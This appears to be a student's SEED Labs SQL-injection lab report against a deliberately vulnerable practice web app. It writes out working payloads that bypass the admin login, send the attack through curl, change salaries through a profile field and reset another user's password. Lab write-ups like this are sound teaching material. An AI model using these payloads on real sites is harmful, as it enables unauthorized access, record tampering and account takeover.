Task 1:

First using these commands, I queried all the tables available on database Users.

$mysql -u root- pseedubuntu

mysql> use Users;

mysql> show tables;

To print all the profile information of Alice, I have used this command in mysql:

mysql> select * from credential where Name='Alice';




Figure 1: Showing Details of Alice

Task 2.1:

As I already know the username of the admin is ‘admin’. I just simply put this line into the username filed to log in:

admin ‘#





Figure 2: Logging in as Admin.

The login was successful:



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 3: Logged in as Admin.

Here the quote ends the data field for the username and the # sign comments out the rest of the SQL in the unsafe_home.php:

```
SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
      FROM credential
WHERE name= '$admin' #' and Password='$hashed_pwd'";
```

The red portion of the SQL becomes commented out.

Task 2.2:

For the SQL Injection Attack from the command line, I used this command after proper encoding of the special characters:

$curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?admin%27%20%23&Password=‘

Where,

%27= single quote

%20= white space

%23 = #

The attack was successful:




Figure 4: Logging in as Admin from the Command line.

Task 2.3

To append two SQL queries, I first tried inputting below line in the username filed:
admin ’ ; delete * from credential where Name=’Boby’;#

The query wasn’t successful, and this message appeared:




Figure 5: Attempting to delete a record using multiple queries.

The reason the attack wasn’t successful is because in unsafe_home.php’s mysqli extension, query() API doesn’t let multiple queries to execute.
If that was changed to multi_query() then it would let multiple queries to execute.

Task 3.1

For this task, it is presumed that Alice already knows her password. As the password is not known to me, for logging in, this line was used in the username field:

Alice '#




Figure 6: Logged in as Alice.

After going to the Alice's Profile Edit page, I input this line in the Nickname field:

Alice', salary =500000 where Name= 'Alice' #




Figure 7: Changing Alice's Salary.

The attack was successful, and Alice's salary was updated to 500000. This is because the query became like this to the unsafe_home.php:

```
UPDATE credential SET
  nickname='$Alice', salary =500000 where Name= 'Alice'#',
  email='$input_email',
  address='$input_address',
  Password='$hashed_pwd',
  PhoneNumber='$input_phonenumber'
  WHERE ID=$id;
```

The red portion of the SQL becomes commented out.




Figure 8: Updated salary of Alice.

Task 3.2

For this task, I used this line in the Nickname field of Alice's Profile Edit page:
Boby',Salary='1' where Name='Boby';#





Figure 9: Changing Boby's salary.

The attack was successful as I can see from the admin page.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	500000	9/20	10211002	Alice			
Boby	20000	1	4/20	10213352	Boby			
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 10: Updated salary of Boby.

Task 3.3

For this attack to work, I have input this line to the Nickname field:
Boby’,Password=sha1(’cdf’) where Name='Boby';#

Here, sha1() function was used to convert the password string to sha1 hash as per unsafe_edit_backend.php file.




Figure 11: Changing Boby's password.

Now, I was able to login to Boby's account using the password cdf.

